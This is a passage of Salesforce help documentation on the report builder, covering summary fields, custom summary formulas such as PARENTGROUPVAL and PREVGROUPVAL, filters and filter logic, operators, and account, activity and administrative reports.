The Fields pane displays fields from the selected report type, organized by folder. It also lists custom summary formulas, which you can create, edit, and delete.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Adding Field Filters

With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.

Finding Fields

Find a field by typing its name into the Quick Find search box. You can also filter the list by type:

- Click  to see all field types, as well as custom summary formulas.
- Click  to see just text fields.
- Click  to see just number fields (numeric, percentage, or currency).
- Click  to see just date fields.

Adding and Removing Fields

To add a field to a tabular, summary, or matrix report, double-click it or drag it into the Preview pane. To add a field to a joined report, drag it to the Preview pane. Press **CTRL** to select multiple fields. Drag an entire folder to add all its fields. If a tabular, summary, or matrix report already contains a field, you can't add it again. You can add the same field multiple times to a joined report as long as you add it to different blocks. In the preview pane, click **Show** > **Details** to see your report fields. While **Show** > **Details** is disabled, you can only add summary fields.

To remove a field, grab its column header and drag it back to the Fields pane. With tabular, summary, and matrix reports, you can click the column menu and choose **Remove Column**, or click **Remove All Columns**.

Working with More than One Field

You can select multiple fields to add, remove, or reorder. For example, you can add `Created By`, `Type` and `Opportunity Name` to your report at the same time.

To select multiple fields or columns, press CTRL (Windows) or Command (Mac).

Note:

- When you add multiple fields, they appear in the report in the order selected.
- For summary and tabular formats, disable **Show** > **Details** when adding multiple summarizable fields to a report. The Summarize dialog automatically appears, letting you select summaries for all the fields at once.
- Enable **Show** > **Details** when adding non-summary fields, such as text fields to a report.

- When working with a joined report, you can select multiple fields from the Common Fields category and one report type. You can't select multiple fields from different report types.

Ordering and Sorting Fields

Reorder report columns by grabbing a column header and dragging it to a new location. Press **CTRL** to select multiple columns. To sort your report by a column, click its column header. You can also click the column menu and choose **Sort Ascending** or **Sort Descending** from the drop-down list. Sort is disabled when **Show** > **Details** isn't selected.

Changing the Currency Displayed

If your organization has enabled multiple currencies, you can change the currency shown for all currency fields. Click **Show** > **Display Currencies Using**, then select an active currency to display.

Highlight Data Ranges

Summarize Your Report Data

A summary field contains numeric values for which you want to know the sum, the average, or the highest or lowest. Summary fields show at all grouping levels. In summary and matrix reports, they also appear at the grand total level.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

The Fields pane displays fields from the selected report type, organized by folder.

A summary is the `Sum`, `Average`, `Max`, or `Min` for a number field. (Use the # filter to find them faster.)

To add a summary field:

- Double-click a number field in the Fields pane.
- Drag a number field into the preview. Press **CTRL** to select multiple fields. For matrix reports, there are drop zones before, between, and after sets of summaries. For example, the sum, average, max, and min of `Annual Revenue` are a set, and you can't drop a new summary field between them.

- Choose **Summarize this Field** in the column menu for a field already in the report.

To change an existing summary field, or add other summaries on that same field, click next to the summary field and choose **Summarize this Field**.

To remove a summary field:

- Click its menu and choose **Summarize this Field** and deselect all options.
- Click its menu and choose **Remove Summary**.
- Drag the summary set back to the Fields pane. Note that all summaries for that field are removed. Press **CTRL** to select multiple summary fields.

Reorder sets of summary fields in matrix reports by dragging them. The summaries for each field move together when dragged. For example, if your report contains the sum and average of `Annual Revenue`, and the max and min of `Probability`,.you can drag the `Probability` summaries before or after the `Annual Revenue` summaries, but not between. Summaries can't be placed after custom summary formulas or `Record Count`.

About Summary Functions

Summary functions let you use grouping values in custom summary formulas for reports. Formulas are available with summary, matrix, and joined reports.

There are two summary functions: `PARENTGROUPVAL` and `PREVGROUPVAL`.

PARENTGROUPVAL

Use this function to calculate values relative to a parent grouping.

Description:	This function returns the value of a specified parent grouping. A “parent” grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
Use:	**Summary and Joined:** `PARENTGROUPVAL(summary_field, grouping_level)` **Matrix:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)`

	Where `summary_field` is the summarized field value, `grouping_level` is the parent level for summary reports, and `parent_row_level` and `parent_column_level` are the parent levels for matrix reports.
Example:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)` This formula calculates, for each product, its relative size compared to the grand total. In this example, the report is a summary of opportunities and their products, grouped by `Product Name`.

PREVGROUPVAL

Use this function to calculate values relative to a peer grouping. If there's no previous grouping, the function returns a null value.

Description:	This function returns the value of a specified previous grouping. A "previous" grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.
Use:	`PREVGROUPVAL(summary_field, grouping_level [, increment])` Where `summary_field` is the name of the grouped row or column, `grouping_level` is the summary level, and `increment` is the number of rows or columns previous.
Example:	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` This formula calculates, for each month, the difference in amount from the previous month shown in the report. In this example, the report is an opportunity matrix with columns grouped by `Close Date` and rows by `Stage`.

Summarize Your Report Data

Work with Formulas in Report Builder

Formulas let you create custom summaries based on calculated values using report data. These formulas can then be used as columns in your report.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

The Fields pane displays fields from the selected report type, organized by folder.

To add a new formula to a summary or matrix report, double-click **Add Formula**. Once you define it and click **OK**, it's automatically added to the preview as a column for summary reports, and a summary field for matrix reports. With joined reports, you can add either a cross-block or a standard custom summary formula. To edit a formula, hover over the name in the Fields pane and click .

To remove a formula from the preview, grab its header and drag it back to the Fields pane, or click its menu and choose **Remove Formula**. Press **CTRL** to select multiple formulas. Removing a formula from the preview doesn't delete it. To delete a formula, hover over the name and click , or click **Delete Formula** from the field menu.

Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.

Build a Custom Summary Formula
Report Fields

Use a Summary Function in a Report Formula

Summary functions let you use grouping values in custom summary formulas for reports. Formulas are available with summary, matrix, and joined reports.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

1. Double-click **Add Formula** in the Fields pane.
2. In the Custom Summary Formula dialog, under Functions, select `Summary`.
3. Select `PARENTGROUPVAL` or `PREVGROUPVAL`.
4. Select the grouping level and click **Insert**.
5. Define the formula, including where to display the formula.
6. Click **OK**.

Build a Custom Summary Formula

Create custom summary formulas for summary and matrix reports to calculate additional totals based on the numeric fields available in the report.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

A formula is an algorithm that derives its value from other fields, expressions, or values. Custom summary formulas can contain 3900 or fewer characters. Custom summary formulas are available for summary, matrix, and joined reports. They can't be shared across multiple reports.

1. In report builder, click **Add Formula** in the Fields pane.
2. Enter a name for your formula as it will appear on the report. The label must be unique. Optionally, enter a description.
3. From the `Format` drop-down list, select the appropriate data type for your formula based on the output of your calculation.
4. From the `Decimal Places` drop-down, select the number of decimal places to display for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.

   If you select **None** for `Decimal Places`, the effective values are:

   - For currency, displays up to 18 digits, with the default decimal-place precision for the currency
   - For percentages, displays up to 18 digits, with no decimal places
   - For numbers, displays up to 18 digits, without changing the decimal-place precision

5. Set the `Where will this formula be displayed?` option. The formula calculation will be displayed in the report at the level you select. To display the formula calculation at every level, including the Grand Total, select `All summary levels`.
6. Build your formula:

   a. Select one of the fields listed in the **Summary Fields** drop-down list. This field’s value is used in your formula.
   b. Select the kind of summary type to use in your formula. This option is not available for `Record Count`

Summary Type	Description
Sum	The summary value of data in a field or grouping of fields.
Largest Value	The largest value of data in a field or grouping of fields.
Smallest Value	The smallest value of data in a field or grouping of fields.
Average	The average of data in a field or grouping of fields.

   c. Click **Operators** to add operators to your formula.
   d. Select the function category (All, Logical, Math, or Summary), choose the function you want to use in your formula, and click **Insert**.
   e. Repeat these steps as necessary.

7. Click **Check Syntax** to see if your formula contains errors. Errors are highlighted by the cursor.

8. Click **OK**. Your formula isn't saved until you save the report.

Get the Most Out of Custom Summary Formulas

Custom summary formulas are a powerful reporting technique, but they can be tricky. Here are some tips to keep in mind when working with them.

Available in: **All** editions except **Database.com**

Functions for use with custom summary formulas in reports are available under the function category. Select a function, then click **Help on this function** for information.

- A summary formula can't reference another summary formula.
- Regardless of the summary formula data type, your summary formula can contain fields of different data types, including: number, currency, percent, and checkbox (true/false) fields. For example, a summary formula in an Opportunities with Partners report can reference opportunity `Amount` or `Stage Duration`, as well as account `Annual Revenue`.
- Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.
- When a field is deleted or is unavailable (for example, because of field-level security), all custom summary formulas that contain the field are removed from the report.
- The summary types `Sum`, `Largest Value`, `Smallest Value`, and `Average` are not available for use with the `Record Count` field.
- The `Smallest Value` summary type includes blank (null) or zero values in the summary formula calculation if these values are present in your report data.
- The `Largest Value` summary type includes the largest blank (non-null) value present in your report data.
- Percents are represented as decimals in summary formulas. 20% is represented as 0.20.
- Operators can be used to give fields in summary formulas a negative value. For example: `{!EMPLOYEES:SUM} + -{!SALES:SUM}`.
- For custom summary formulas on matrix reports, Salesforce calculates results for all formulas where the `Where will this formula be displayed?` option is not set to `All summary levels`. The formula determines the value returned. If null is returned, the cell will be empty.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits. Summary fields of 21 digits will display precisely, but more than 21 digits may not be precise. If "`#Too Big!`" appears in report cells, check your formula for calculations that could result in more than 18 digits. Avoid multiplying large numbers, raising a large number to a power, or dividing by a very small number.
- Formulas treat blank (null) report cells as zero values.
- "`#Error!`" displays on report cells whenever an error occurs while calculating a formula's value. "`#Error!`" also displays when formulas divide by zero. To resolve the error, check your formula and provide an alternative value.

- Cross-block custom summary formulas are available for joined reports.

Subtotal Report Results

Subtotaling your reports gives you a tool to analyze trends in the data. In summary, matrix, and joined reports, you can group sets of information and compare subtotals for each set against the overall total. In summary and joined reports, you can also subtotal by multiple fields to give you cascading sets of information.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To subtotal report results:	"Create and Customize Reports"

For example, if you subtotal a summary report by Opportunity Owner, the report groups the accounts by Opportunity Owner, lists the number of opportunities owned by each user, and shows subtotals by Opportunity Owner for all the columns in the report. You could further subtotal each user's opportunities by product.

To subtotal your report results:

1. Click **Customize** from any report.
2. In the report builder, add a summary field to the report. Summaries show up at grouping levels as well as for individual rows.

Salesforce uses "smart" totaling when you run reports that include duplicate data in any of the columns chosen for summing or averaging. "Smart" totaling means that duplicate data is counted only once in any subtotal or total. For example, if an opportunity has two products and you run the Opportunity Product Report with the total opportunity amount selected as a column to sum by, the amount appears twice in the details of the report, once for each product on the opportunity. In this case, "smart" totaling correctly calculates any subtotals, grand totals, and averages, adding that opportunity amount only once.

Note: For dashboard components, "smart" totaling isn't used. For example, in a dashboard table, the total displayed is simply the sum of the values listed in the table.

Filter Your Report Data

Focus your report on the data you're interested in by setting up standard filters, field filters, filter logic, cross filters, and row limits.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Depending on your organization's setup, you may see additional filters, such as probability, hierarchy, territory, and others.

- Use the `Show` drop-down to select your own, your team's, or all records.
- Hover over a filter to edit or remove it.

Field filters are available for reports, list views, workflow rules, and other areas of the application. For each filter, set the field, operator, and value.

Available in: **All** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"
To create custom list views:	"Read" on the type of record included in the list
To create, edit, or delete public list views:	"Manage Public List Views"

1. Choose a field from the first drop-down list.
2. Choose a filter operator.
3. Enter a value in the third field and click **OK**. For picklist fields, click the lookup icon to select a value.
4. Use the **Add** menu to choose the type of filter to add. By default, the **Add** button creates a field filter. When you click on the field filter, you can browse available fields, the first field in the list is the default.

   With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.
5. Optionally, click **Add** > **Filter Logic** to change the default AND relationship between each filter.

If you have Translation Workbench enabled, you can filter on translated strings by specifying the `Filter Language` for filter criteria that use `contains`, `does not contain`, or `starts with` operators.

Tip: To change a report filter, hover over it and click **Edit** or **Remove**. Your filters display when you run your report; click **Edit** on that page to make additional changes.

Filter Your Report Data
Filter Operators
Build Effective Filters
Filter Your Report Data

Build Effective Filters

Filters help you hone in on the information you want to find.

Available in: **All** Editions

Add filter logic to change the default AND relationship between each filter.

Warning: If you lose access to a field defined in a filter, Salesforce removes it and displays results based on the remaining filters.

Filtering on Text Fields

- Separate search terms by commas to filter by more than one value. For example, to search for accounts in California, New York, or Washington, use `State contains CA,NY,WA`.
- Filtering isn't case sensitive. For example, searching `State contains ID` returns all matches for "ID", but also returns any instances of "Florida" and "Idaho" because they contain "id" in their names.
- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports. Reports can't be filtered on custom long text area fields. Only the first 255 characters are shown for custom long text area fields in list views.

Filtering on Date Fields

- If entering a date, use the format allowed by your `Locale` setting. You can also use special date values like TODAY, NEXT WEEK, NEXT YEAR, LAST <number> DAYS, and so on.

Filtering on Numeric Values

- Place quotation marks around numbers or other data that includes commas. For example `Amount equals "10,000"` returns records that have an amount of $10,000 but `Amount equals 10,000` returns $10,000 as well as $10 and $0.
- To search for phone numbers, include the exact phone number formatting or example, `Phone starts with (561).`

Filtering on Picklist Values

- When filtering on multi-select picklist fields, use a semicolon between values to specify an exact match.

  For example, selecting the "equals" operator and a semicolon between two values includes records with both values specified, excluding all other values.
- If your organization uses record types, the lookup dialog lists picklist values for all record types. Use the "equals" or "not equal to" operators for these filters.

  Note: If you change the label for a picklist value that is used as a filter criteria, the picklist value is automatically removed from the filter criteria. For example, if your report contains a filter where `Lead Source equals Email or Web` and you change the picklist value Web to Referral, your report filter will change to `Lead Source equals Email`. If the changed picklist value was the only value specified for a particular filter, it will continue to show up in your filters, but an error will display.

Getting the Most Out of Filter Logic

Filter on Blank Values

Tips on filtering using blank values.

Available in: **All** Editions

- When you use the “less than,” "greater than," “less or equal,” or “greater or equal” operators on fields that have numeric values, records with blank or “null” values are returned as if their value is zero (0). For example, if you create a workflow rule or a lead assignment rule for accounts with the criteria `Annual Revenue less than 100000`, account records match if their `Annual Revenue` is blank.

  However, records with blank field values are not considered matches in report filters, custom list views, and account assignment rules (which assign accounts to territories).
- To limit results to records that are blank or contain “null” values for a particular field, choose the field and the “equals” or “not equal to” operators, leaving the third field blank. For example, `Amount equals` returns records with blank amount fields. You can search for blank values or other specified values at the same time. For example, `Amount equals 1,,2` returns records where the `Amount` is blank or contains the value “1” or “2”.

Tips for Filtering by Campaign

Tips on filtering by campaign in list views.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization uses campaigns, you can restrict list views of contacts or leads by campaign to include only those contacts or leads associated with the campaign.

If you are restricting a list view to a particular campaign:

- You can also filter by campaign member status to include only contacts or leads with a particular status. Select `Campaign: Member Status` from the drop-down list in the first column of the filter criteria. In the second column, use the “equals” or “not equals” operator. Enter one or more status values in the third column. The status values must be valid for your organization.
- You can choose to display the `Campaign: Member Status` column in your list view. This option is found at the bottom of the drop-down list in the `Select Fields to Display` step of creating a list view.

- To filter by campaign member status or add a campaign member status display column, first specify a campaign in the `Filter by Campaign` area.

Tips for Filtering on Multiple Currencies

Tips for filtering on currency fields when your organization uses multiple currencies.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization uses multiple currencies, follow these tips to create more effective filters:

- Use the `Currency` field to find items with a particular currency. For example, `Opportunity Currency equals AUD` finds opportunities with amounts in Australian dollars.
- Prefix currency amounts with a currency code, such as `Annual Revenue greater than USD 50000000`.

  Without the currency code, all amounts are assumed to be in the user's currency. For example, if the user's currency is U.S. dollars, `Annual Revenue greater than 50000000` means 50 million U.S. dollars.

  If the user's currency is invalid, the corporate currency is used.

  From Setup, click **Company Profile** > **Manage Currencies** to obtain the currency codes.
- All amounts are converted to the corporate currency for comparison. For example, `Annual Revenue greater than USD 50000000` finds accounts with revenue greater than 50 million U.S. dollars. This would include an account with revenue of 114 million Australian dollars, which is the equivalent of 60 million U.S. dollars, assuming a conversion rate of 1.9.
- Amounts in reports are shown in their original currencies, and report totals are displayed in your personal currency. You can change the currency used for report totals by clicking **Show** > **Currencies**. For any amount, you can also choose to display the “converted” column (for example, “Annual Revenue (converted)”), which will show amounts in the currency you select from the Display Currencies Using drop-down list.

Add Filter Logic

Filter logic lets you specify conditions for your filters using logical operators.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"
To create custom list views:	"Read" on the type of record included in the list
To create, edit, or delete public list views:	"Manage Public List Views"

To change the default AND relationship between each filter:

1. Click **Add** > **Filter Logic**.
2. Enter each filter line number, separated by an operator:

Operator	Definition
AND	Finds records that match both values.
OR	Finds records that match either value.
NOT	Finds records that exclude values.

See Also:

Filter Your Report Data
Filter Operators
Filter on Blank Values
Filtering on Special Picklist Values
Build Effective Filters
Enter Filter Criteria

Getting the Most Out of Filter Logic

Filter logic lets you apply Boolean conditions to filters to hone in on the data you're looking for.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

An expression's syntax can affect filtering results.

Example	Description
(1 AND 2) OR 3	Finds records that match both the first two filter lines or the third. Use this expression with the following filter conditions: **1.** Account Owner contains Joe **2.** Industry equals Banking

Example	Description
	3. Annual Revenue greater than 10000000 This filter can help you find banking accounts owned by Joe or any account with a revenue greater than $10 million. **Tip:** You can enter filter line numbers in any order. For example, **3 OR (1 AND 2)** has the same meaning as **(1 AND 2) OR 3**.
1 AND (2 OR 3)	Finds records that match both the first filter line and either of the last two. Using the same filters in the example above, this report finds all accounts Joe owns that are either in the banking industry or have a revenue greater than $10 million. **Tip:** You can repeat a filter line in your expression. For example, **1 AND (2 OR 3)** yields the same results as **(1 AND 2) OR (1 AND 3)**.

Note:

- Filter logic isn't available for all filters. For example, you can't use them for roll-up summary fields.
- You can't use filter logic if your field filters use any of the following fields: `Description`, any `Address Line 1`, `Address Line 2`, `Address Line 3` fields, `Forecast Category`, `Campaign: Member Type`, `User: Profile Name`, `Login Status`, and custom long text area fields. This does not apply to `Filter Logic` on lookup filters.
- On reports where object A may or may not have object B, you can't use the OR condition to filter across multiple objects. For example, if you enter filter criteria `Account Name starts with M OR Contact First Name starts with M`, an error message displays informing you that your filter criteria is incorrect.

Enter Filter Criteria

Example: Using Row Limits in Report Filters

Here is where you can see a sample of a report filter using a field filter, filter logic, and a row limit.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Say you are a sales executive who wants to see which California accounts currently have the most potential to generate revenue:

1. Click **New Report** from the Reports tab.
2. Open the **Accounts & Contacts** report type, choose **Accounts**, and click **Create**.
3. To find California accounts that either have over $10 million in revenue or are public companies, click **Add** > **Field Filter** and create these filters:
    a. `Billing State/Province equals CA`
    b. `Annual Revenue greater than 10000000`
    c. `Ownership equals Public`
4. To ensure that your results include all California accounts with $10 million in revenue OR that are public, click **Add** > **Filter Logic** and enter `1 AND (2 OR 3)`.
5. To limit the number of results for a tabular report to 10, click **Add** > **Row Limit** and enter 10. Choose your sort field and sort order. Click **OK**.

When you click **Run Report**, your results will contain ten rows and include public companies in California with revenues of more than $10 million.

Getting the Most Out of Filter Logic

Filter Choices

Narrow your report down to the most useful data with field filters, cross filters, and row limits. Use filter logic to control how your filters work together.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Filter the data in a report using the following filter options:

Add Filter Option	Description
Field Filter	Field filters are available for reports, list views, workflow rules, and other areas of the application. For each filter, set the field, operator, and value. With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.
Filter Logic	Add Boolean conditions to control how field filters are evaluated. You must add at least one field filter before applying filter logic.
Cross Filter	Filter a report by the child object using WITH or WITHOUT conditions. Add subfilters to further filter by fields on the child object. For example, if you have a cross filter of `Accounts with Opportunities`, click **Add Opportunity Filter** and create the `Opportunity Name equals ACME` subfilter to only include those opportunities.
Row Limit	For tabular reports, select the maximum number of rows to display, then choose a field to sort by and the sort order. You can use a tabular report as the source report for a dashboard table or chart component, if you limit the number of rows it returns.

See Also:

Filter Your Report Data

Example: Using Multiple Cross Filters
Example: Using WITH in Cross Filters
Example: Using WITHOUT in Cross Filters
Example: Using Row Limits in Report Filters
Getting the Most Out of Filter Logic

Filter Operators

The operator in a filter is like the verb in a sentence. When you choose filter criteria, use an operator to specify the action you want the filter to take.

You can use the following operators when entering filter criteria on list views, reports, dashboards, and some custom fields:

Operator	Uses
equals	Use for an exact match; for example, "Created equals today."
less than	Use for results that are less than the value you enter; for example, "Quota less than 20k" returns records where the quota field ranges from 0 to 19,999.99.
greater than	Use when you want results that exceed the value you enter; for example, "Quota greater than 20k" returns records where the quota amount begins at 20,000.01.
less or equal	Use for results that match or are less than the value you enter.
greater or equal	Use for results that match or exceed the value you enter.

Operator	Uses
not equal to	Shows results that don't have the value you enter. This is especially useful for eliminating empty fields; for example, "Email not equal to <blank>."
contains	Use for fields that include your search string but might also include other information. For example, "Account contains california" would find California Travel, California Pro Shop, and Surf California. Keep in mind that if you enter a short search string, it may match on a longer word. For example, "Account contains pro" would find California Pro Shop and Promotions Corporation.
does not contain	Eliminates records that do not contain the value you enter; for example, "Mailing Address Line 2 does not contain P. O. Box." **Note:** When specifying filter criteria on roll-up summary fields, `does not contain` uses "or" logic on comma-separated values. On list views, reports, and dashboards, `does not contain` uses "and" logic.
starts with	Use when you know what your value starts with, but not the exact text. This is a narrower search term than "contains." For example, if you enter "Account starts with california" you would find California Travel and California Pro Shop, but not Surf California.
includes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that include one or more of the values you enter. For example, if you enter "Interests includes hockey, football, baseball" you would find records that only have hockey selected as well as those that have two or three of the values entered. Results do not include partial matches of values.
excludes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that do not contain any values that match the ones entered. For example, if you enter "Interests exclude wine, golf" your report lists records that contain any other values from that picklist, including those that are blank. Results do not include partial matches of values.
between	Available for dashboard filters only. Use to filter on ranges of values. For each range, the filter returns results that are greater than or equal to the minimum value and less than the maximum value. For example, if you enter "Number of Employees between 100 and 500," your results include accounts with 100 employees up to those with 499 employees. Accounts with 500 employees aren't included in the results.
within	Available when you create list views based on a Geolocation custom field. Shows results that are within the specified radius from a fixed latitude and longitude. For example, if

Operator	Uses
	you enter “Warehouse location within 50 miles 37.775° –122.418°,” your list view includes all warehouses within a 50–mile radius of San Francisco, California.

Filter Your Report Data
Filter Your Report Data
Enter Filter Criteria

Save Your Report

Click **Save** to update an existing report with recent changes, or **Save As** to clone the original report without changing it.

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”
To enter a unique report name used by theAPI:	“Customize Application”
To select a folder to store public reports:	“Manage Public Reports”

1. Verify the name, description, and folder, then choose where to go next:
   - Click **Save** to save the report and go to the Reports home page
   - Click **Save & Return to Report** to save it and go back to the report run page.

   Note: To save your report at a specific role hierarchy drill-down level on sales, forecast, opportunity, and activity reports, select `Save Hierarchy Level`.

Tip: If you add a colon to your report name, it displays in two separate lines when you view the report. Use this to categorize reports by name, or better display long names. For example, if you enter `First Line: Second Line` for `Report Name`, you'll see this on the run page:

Account and Contact Reports

Use account and contact reports to learn about active, neglected, or new accounts, as well as accounts by account owner or partner. The two standard contact reports let you create a mailing list of contacts or track opportunities by contact role.

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Special Features of Account and Contact Reports

Consider the following when running account and contact reports:

Standard Reports

- If your organization tracks field history on accounts or contacts, you can report on that information using the account history or contact history report.
- If your organization uses person accounts, fields specific to person accounts are available and prefixed with `Person Account:` in account reports. In addition, you can include the `Is Person Account` field in both account and contact reports. Note that your administrator may have renamed `Person Account` to another term, which will display here.

Tips for Account and Contact Reports

- You can also create a report of your contact information, export that data to Excel, and then do a mass mail merge using Microsoft® Word.
- The `Last Activity` of an account and contact is the most recent due date of an activity on the record. The following past or future activities set this date: Any event and closed tasks. Since activities roll up through associated records, the `Last Activity` date on an account can be an activity on a contact, opportunity, or other associated record.
- The standard `View` filter for account reports allows you to limit your account data according to the following options. These options vary depending on your organization's edition and setup.
  - ◊ My accounts—Shows accounts that you own.
  - ◊ My account team accounts—Shows accounts where you are on the account team.
  - ◊ My account team and my accounts—Shows accounts you own and those where you are on the account team.
  - ◊ My team's accounts—Shows your accounts and accounts owned by all of your subordinates in the role hierarchy.
  - ◊ My territories—For organizations that use territory management, this option shows accounts that belong to the territories to which you are assigned.
  - ◊ My territory team's accounts—For organizations that use territory management, this option shows accounts that belong to your territories and your territories' descendants.
  - ◊ My team's account team and their own accounts—For users who report to you in the role hierarchy, shows accounts they own or for which they are on the account team.
  - ◊ All visible accounts—Shows all accounts that you can view, as determined by your sharing model.
  - ◊ Territories—For organizations that use territory management, the additional `Territories` filter can be set to All, Multiple Territories, or Missing Territory. In custom report types, when using the `Territories` filter that includes territories, Multiple Territories or Missing Territories are not shown in the report results.

◊ If your organization uses a Salesforce Customer Portal, add the `Customer Portal Account` field to your account reports to view which accounts have contacts enabled to use the portal.

Activity Reports

Activity reports are useful for gathering information about open activities, completed activities, multi-person events, or pending approval requests for which you are a delegated approver.

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Standard activity reports allow you to select the date range and status of the activities you want included. The standard activity reports list your tasks and appointments for a selected date range or events with all invitees.

You can also create custom reports for activities by clicking the Reports tab, **New Report**, and choosing **Activities** as the type of data on which to report.

Special Features of Activity Reports

Consider the following when running activity reports:

Standard Reports

- Choose the HTML Email Status report if you have the HTML email tracking enabled. This reports on anything in the HTML Email Status related list of your leads and contacts.
- Choose the Events with Invitees report to include only multi-person events in your report. The standard filters for events with invitees are:
  - ◊ Assigned to...—Shows only multi-person events that you own.
  - ◊ Assigned to the team of...—Shows multi-person events that anyone in your team owns.
  - ◊ Invitee is...—Shows only multi-person events that list you as an invitee.
  - ◊ Invitee is in the team of...—Shows the multi-person events that show anyone on your team as an invitee.
- The My Delegated Approval Requests report lists all the approval requests for which you are the approval proxy. Note that the All Pending Approval Requests report is listed in the Activity Reports folder.
- In Professional, Enterprise, Unlimited, and Developer Edition organizations, to show the activities for users who report to you, use the **Hierarchy** links in the Tasks and Appointments report. Note that you can view only your own activities and activities owned by users below you in the role hierarchy.

Report Types

- Using report builder, you can create activity reports that show activities related to another type of record. For example, a custom Activities with Leads report shows activities associated with leads.

- Activities with Leads reports do not display data for the `Address Line 1`, `Address Line 2`, and `Address Line 3` fields.

Tips for Activity Reports

- Set a search criteria of "Event Invitation equals 0" to filter out events that are meeting invites sent to users for a multi-person event.
- Archived activities are not included in reports. Events and closed tasks older than a year are archived. However, open tasks are not archived. You can still see archived activities for a record by clicking **View All** in the `Activity History` section of a record's detail.
- Activities for private contacts only show up in reports for the contact owner.
- The standard filters for activity reports allow you to limit your report results using the following options. Some of these options will not be visible depending on your edition.
  - ◊ My Activities—Shows activities that you own.
  - ◊ My Delegated Activities—Shows activities that you created but are owned by someone else in the same role as you, and below your role, in the role hierarchy.
  - ◊ My Team's Activities—Shows activities owned by users who report to you in the role hierarchy.
  - ◊ All Activities—Shows all activities that you can view, as determined by your sharing model.
- If you receive an error message that your activity report has too many results, customize the report to include a filter on a picklist, text, or date field. Alternatively, rerun the report using a different activity data type such as "Activities with Accounts" or "Activities with Opportunities."

Administrative Reports

Administrative reports help you analyze your Salesforce users, documents, and pending approval requests. You can report on the active Salesforce users and see who has been logging in.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Administrative Reports folder:	“View Setup and Configuration”
To run user reports:	“Run Reports” AND “View Setup and Configuration”
To create, edit, save, and delete user reports:	“Create and Customize Reports” AND “View Setup and Configuration”
To run document reports:	“Run Reports”
To create, edit, save, and delete document reports:	“Create and Customize Reports”
To run pending approval request reports:	“Run Reports” AND “View All Data”

Note: You can see the Administrative Reports folder on the Reports tab only if you have the “View Setup and Configuration” permission. You don't need this permission to view the Administrative Reports report type—all users can view it and manage any document reports associated with that type. To view other types of reports associated with that type, such as user and approval request reports, you must have the permission.

Special Features of Administrative Reports

Consider the following when running administrative reports:

Standard Reports

- The All Active Users report lists the active users in your organization and when they last logged in.
- The Users Logged in This Week report lists all of the users who have logged in to Salesforce in the past seven days.
- The Documents report lists the documents within each document folder.
- The All Pending Approval Requests report lists the approval requests awaiting approval for each approval process. Note that the My Delegated Approval Requests report is listed in the Activity Reports folder.
- If your organization uses territories, the User Territory Report in the Territory Reports folder summarizes the territories to which users have been assigned.

Report Types

- Create a custom report that lists your organization’s reports and the last time each report was used. Choose Administrative Reports and select Reports as the report type.
- If your organization uses a Salesforce Customer Portal, you can report on Customer Portal users:

  1. Create a custom report.
  2. Choose Administrative Reports.
  3. Select Users as the report type.
  4. Add `License Type`, `Profile`, and `Role` to your report columns. You can’t report on roles for high-volume portal users because they don’t have roles.

Note: Permission sets aren't supported.

You can also add the `Customer Portal Account` field to your account reports to view which accounts have contacts enabled to use the portal.

- You can create custom report types from which users can report on your organization's reports and dashboards. When defining a custom report type, select Reports or Dashboards from the `Primary Object` drop-down list on the New Custom Report Type page.

Tips for Administrative Reports

